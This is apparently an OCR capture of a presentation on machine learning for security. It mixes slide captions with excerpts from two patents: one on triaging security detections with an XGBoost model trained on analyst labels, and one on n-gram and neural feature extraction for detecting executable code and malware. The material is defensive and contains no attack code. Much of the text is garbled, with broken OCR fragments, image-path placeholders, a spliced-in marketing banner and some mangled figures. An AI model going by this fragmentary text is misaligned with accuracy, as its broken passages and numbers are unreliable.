Security Detections


Detections


Detection Prediction Service
Detection Assessment Application
Machine Learning Model
Cyber Security Training Data
Cyber Security Assessment Profile
Detection Prediction
40
44
52
56
50
58
20
24
Server
CPU
Memory
42
46
82
70 & 90
84
Detection
Time Stamp
Analyst Review
Human Expert Cyber Security Assessment
Malicious ness
Event, address, pattern, context
Time1
ID1
True Positive & Labels
Password Stealer
ID2
Time2
ID1 & ID2
False Positive & Labels
ID3
Time3
ID3
False Positive & Labels
ID4
Time4
ID4
False Positive & Labels
86
28
88
76
80
34
60

Detections



Detection
Event, Address, Severity, Patterns, Context
...
...
...
...




Detections

Detection
Event, Address, Severity, Patterns, Context
...
...
...
...


a human has to **label** these...

Detections



Detection	Human Expert Cybersecurity Assessment	Maliciousness
Event, Address, Severity, Patterns, Context	True Positive	Password Stealer
...	False Positive	
...	False Positive	
...	True Positive	Keylogger
...	False Positive	

a human has to **label** these...


Training Data
Event, Address, Severity, Patterns, Context
Event, Address, Severity, Patterns, Context
Event, Address, Severity, Patterns, Context
Event, Address, Severity, Patterns, Context
Event, Address, Severity, Patterns, Context
Event, Address, Severity, Patterns, Context
Event, Address, Severity, Patterns, Context
training
Model
prediction
True Positive
False Positive
False Positive
False Positive
False Positive
True Positive
False Positive
Test Data
Event, Address, Severity, Patterns, Context
Event, Address, Severity, Patterns, Context
Event, Address, Severity, Patterns, Context
...so a model can learn how to predict them

include notes or analysis used/applied by the human cyber security expert analyst(s) to assess the cyber security detection 28. So, when the cloud-based cyber security detection prediction service 40 receives and evaluates any new or current cyber security detection 28, the cloud-based cyber security detection prediction service 40 may query the electronic database 82 of cyber security detections and identify and/or retrieve any historically-assessed cyber security detection 28 that was previously logged. If a matching database entry is determined, then the detection assessment application 44 may identify and/or retrieve any corresponding columnar/row entries.

[0019] The cloud-based cyber security detection prediction service 40 thus leverages this rich and extensive malware knowledge developed by the best cyber security threat hunters. The electronic database 82 of cyber se-

cu chine

le cation

44 ntries

(e stamp

88 st(s),


th , the

classification or label(s) 90, and notes or analysis). The detection assessment application 44 may then use the database entries as the cyber security training data 56 to the machine learning model 52. The machine learning model 52 may thus generate the cyber security assessment profile 50 that statistically describes the safe or nor-

The model is only useful in so much as it learns from human experts.

the detection prediction 58 as the false positive report 60 or as the true positive report 70. The detection prediction 58 is based on deep level machine analysis of thousands of similar detections and the historical human expert cyber security assessments 80 made by subject matter experts in detecting the maliciousness 34. The human cyber security expert analysts are available around the clock to assess any cyber security detection 28 and to remediate as required. However, to ensure that no maliciousness goes undetected, the cyber security detections 28 often report innocuous activity. As a result, a significant part of the cloud-based cyber security detection prediction service 40 is dealing with incorrect detections quickly and accurately. The cloud-based cyber security detection prediction service 40 may thus capture and retain the human expert cyber security assessments 80 made by the human cyber security expert analysts. Over time, then, millions of cyber security detections 28 are assessed by the human cyber security expert analysts. These human expert cyber security assessments 80 represent a vast institutional knowledge of detecting and stopping cyber security attacks. As a result, cloud-based cyber security detection prediction service 40 sits on top of an incredibly large set of accurately labeled, expertly-analyzed detection data from real-world detections within well maintained customer and client environments.

[0021] The cloud-based cyber security detection pre-



it does not matter what type of model you use if it doesn't learn the right pattern.

28, the detection assessment application 44 instructs the server 24 to provide the malware containerized service 136 and 130 and assess the cyber security detection 28, as this disclosure above explains.

[0032] The detection prediction 58 speeds human review. The human expert cyber security assessments 80 provide a thorough cyber security assessment of the cyber security detection 28 and its detailed data 86. Because the machine learning model (illustrated as reference numeral 52 in FIGs. 2-8) is trained using the human expert cybe rity detection pr -8) generates b us- tomer dete lse positive rep an cyber secu n analyst review 76 and scrutinizes the cyber security detection 28, the web browser 112 and the client-side version 44a may cooperate to send and display the detection prediction 58 via the graphical user interface (GUI) 116 (all illustrated in FIG. 8). So, as the human cyber security analyst expert 100 performs the human analyst review 76, the human cyber security analyst expert 100 may also consider the detection prediction 58. The detection prediction 58 may aid in diagnosing a customer detection. Moreover, the detection assessment application 44 may further provide a list of any classification 90 that the machine learning model 52 disagrees with the most in order to seed an escalation for more investigation. The cloud-

Sure, the model is XGBOOST.

sources (such as CROWDSTRIKE THREAT GRAPH° and CROWDSTRIKE CROWDSCORE°) that add more context.

[0034] The machine learning model 52 is trained using the extracted features. During experimental testing, the machine learning model 52 was trained using the XGBOOST® library. Categorical features were used to better reflect what the incoming data is and to improve performance. The machine learning model 52 may be preferably kept lighter so that retraining may be performed multiple times per day as it learns from analysts' decisions in real time. The detection assessment application 44 may utilize application programming interfaces to interact with the machine learning model 52. Moreover, the detection assessment application 44 may further generate and provide the machine learning model's top disagreements with analysts' decisions.

[0035] Experimental testing was performed. First experiments were conducted using the cyber security training data 56 of 120,600 1 (true positive) labels and 158,481 0 (false positive) labels (illustrated as reference numeral 90 in FIG. 6). Subsequent validation data included 504,94 1 (true positive) labels and 664,71 0 (false positive) labels. The experiments were conducted locally with PYTHON® 3.9 (XGBOOST® 1.6.1). Second experiments were conducted using months of the detailed data 86 associated with the cyber security detections 28. Models are searched with grid search and trained with cross-validation. Best setup is trained again on the entire data

but the value isn't the model;
the value is the data on which the model was trained.

models learn patterns from data.


what data should we use?

World-Leading Cybersecurity. Powered by AI.

One enterprise platform protecting endpoint, cloud, and data.

Request a Demo →

Take a Product Tour →



SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION

CROSS-REFERENCE TO RELATED APPLICATIONS

The present application is a continuation of U.S. patent application Ser. No. 17/448,327, filed Sep. 21, 2021 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, which is a continuation of Ser. No. 16/920,630, filed Jul. 3, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 11,210,392, which is a continuation of Ser. No. 16/879,625, filed May 20, 2020 and titled SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION, now U.S. Pat. No. 10,762,200, which claims the benefit of U.S. Provisional Application No. 62/850,170, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR CODE DETECTION FOR MALWARE ANALYSIS, U.S. Provisional Application No. 62/850,182, filed May 20, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR AUTOMATIC FEATURE EXTRACTION FROM EXECUTABLE CODE, and U.S. Provisional Application No. 62/854,118, filed May 29, 2019, and titled METHODS, SYSTEMS, AND DEVICES FOR DETECTING THE EXECUTION OF A POSITION INDEPENDENT CODE. Each of the foregoing applications is hereby incorporated by reference in their entirety.

Any and all applications for which a foreign or domestic priority claim is identified in the Application Data Sheet as filed with the present application are hereby incorporated by reference under 37 CFR 1.57.

BACKGROUND

Field

This application relates to computer and cybersecurity systems, and methods, and in particular, to systems and methods for detecting executable code, extracting useful machine learning features, and identifying position independent code.

Description

This patent discusses training predictive models to identify executable code within files.

Using normalized n-grams as features, they train a series of shallow, bagged decision trees to predict the probability of executable code within individual sections of a file.

associated n-gram within the sequence of bytes, providing, by the computer system, the array of counters as an input feature for a predictive machine learning model; and determining, by the predictive machine learning model, a model probability value that the sequence of bytes comprises executable code, wherein the computer system comprises a computer processor and an electronic storage medium.

In some embodiments, the executable code is programmatically identified without executing the sequence of bytes on the computer system.

In some embodiments, the method further comprises flagging, by the computer system, the sequence of bytes or

The predicted probabilities from separate models are then used as features (ie, a stacked ensemble) into a separate malware detection classifier.

In some embodiments, the n-grams comprise: a first set of n-grams, wherein n is a first integer for the first set of n-grams; and a second set of n-grams, wherein n is a second integer for the second set of n-grams, and wherein the first integer is different from the second integer.

In some embodiments, the predetermined number of n-grams is 500.

In some embodiments, the predetermined number of n-grams is between 50 and 10,000.

In some embodiments, the method further comprises normalizing, by the computer system, each counter by the data length of the sequence of bytes.

In some embodiments, the predictive machine learning model comprises a plurality of separate models, each model corresponding to a different machine architecture code.

In some embodiments, the machine architecture code comprises .NET, x86, and/or x64.

In some embodiments, the predictive machine learning model comprises at least one learning algorithm selected from the group of: support vector machines (SVM), linear regression, K-nearest neighbor (KNN) algorithm, logistic regression, naïve Bayes, linear discriminant analysis, decision trees, neural networks, or similarity learning.

They later discuss using an image scaling algorithm as a means of preprocessing code for training a recurrent neural network (RNN), from which they extract the final layer to serve as a dimension reduction/feature extraction (ala PCA) method for a malware detection model.

duced by the code-to-numerical transformation, followed by a convolutional neural network.

Introduction

Malware detection modules may decide if an object is a threat, based on the data they have collected on it. The vast majority of static malware detection methods extract highly-engineered features from files and use them to train their Machine Learning (ML) models. However, systems and methods for extracting useful features from executable code are deficient. For this reason, most of the features used in these solutions are related to the file's metadata rather than the actual code. In some instances, this approach works because some malwares contain malicious indicators and patterns in their metadata, such as invalid checksums, suspicious imported APIs and high entropy. However, whereas one may edit a file's metadata to disguise these patterns, the executable code will always have malicious patterns as the code contains the actual logic of the executable. For this reason, human malware researchers are commonly used to examine code and these human researches generally pay much more attention to the executable code rather than the metadata. The downside, however, is that human examination is generally slow, costly, and incredibly inefficient. Thus, efficient and programmatic systems and methods for propagating executable code features to Machine Learning models can improve detection solutions significantly.

In some embodiments, since manually extracting features from code is difficult and inefficient, the systems and methods described herein extract features automatically using a neural network and Deep Learning (DL) (also known as deep structured learning or hierarchical learning). In some embodiments, DL methods are capable of achieving superior results with raw data without having to extract manual features from the raw data. This is part of the reason that deep models have revolutionized the fields of NLP and Vision—it is not trivial to extract features from data in these fields. In some embodiments, DL comprises a specific type of ML methods based on learning data representations. The embodiments described herein are related to automatic feature extraction from executable code using a ML model. In some embodiments, the ML model comprises a DL model. In some embodiments, the DL model comprises a neural network. In some embodiments, the DL model may comprise a deep neural network, deep belief network, recurrent neural network, and/or any other ML and/or DL model structure known to those skilled in the art.

In some embodiments, the DL model comprises multiple layers of linear or nonlinear processing units for feature extraction and data transformation. In some embodiments, each successive layer of the DL model uses the output from the previous layer as an input. In some embodiments, the DL model may be a supervised, semi-supervised, and/or unsupervised learning model. In some embodiments, the DL model comprises a credit assignment path (CAP) comprising the chain of transformations from input to output. In some embodiments, the DL model comprises a feedforward neural network with a CAP depth of 2, 3, 4, 5, 6, 7, 8, 9, 10, 20, 30, 40, 50, 100, 200, 300, 400, 500, 600, 700, 800, 900, 1000, 2000, and/or between any of the aforementioned values. In some embodiments, the DL comprises a recurrent neural network.

In some embodiments, the systems and methods described herein train a neural network for malware prediction directly from executable code. In some embodiments, a file (e.g. Portable Executable) can be processed by the trained neural network and the neural network can be used as a "feature generator" for a broader malware detection model. In some embodiments, the neural network (or any other ML and/or DL model) can be used as an automatic feature extractor from executable code. In some embodiments, using features extracted from the ML and/or DL model (e.g. neural network) significantly improves the results of the malware detection model.

In some embodiments, generally, a neural network is a ML model that is composed of several layers. In some embodiments, each layer performs a transformation on the data and sends the result to the next layer. In general, the last layer of a neural network uses a final data transformation from a penultimate layer of the neural network to predict a label or classification of the data (e.g. this code is malware or benign code). However, in some embodiments, the systems and methods described herein use the penultimate form of the data (i.e. the data transformation immediately before the last layer from which the final label or classification is

These methods ultimately improve the detection rate of their malware model from 98.0% to 98.5%.

Which might not sound like much, but that's actually pretty important.

ments, the code can be rescaled to a constant size using, for

How do you improve a malware detection model?

SYSTEMS AND METHODS FOR EXECUTABLE CODE DETECTION, AUTOMATIC FEATURE EXTRACTION AND POSITION INDEPENDENT CODE DETECTION

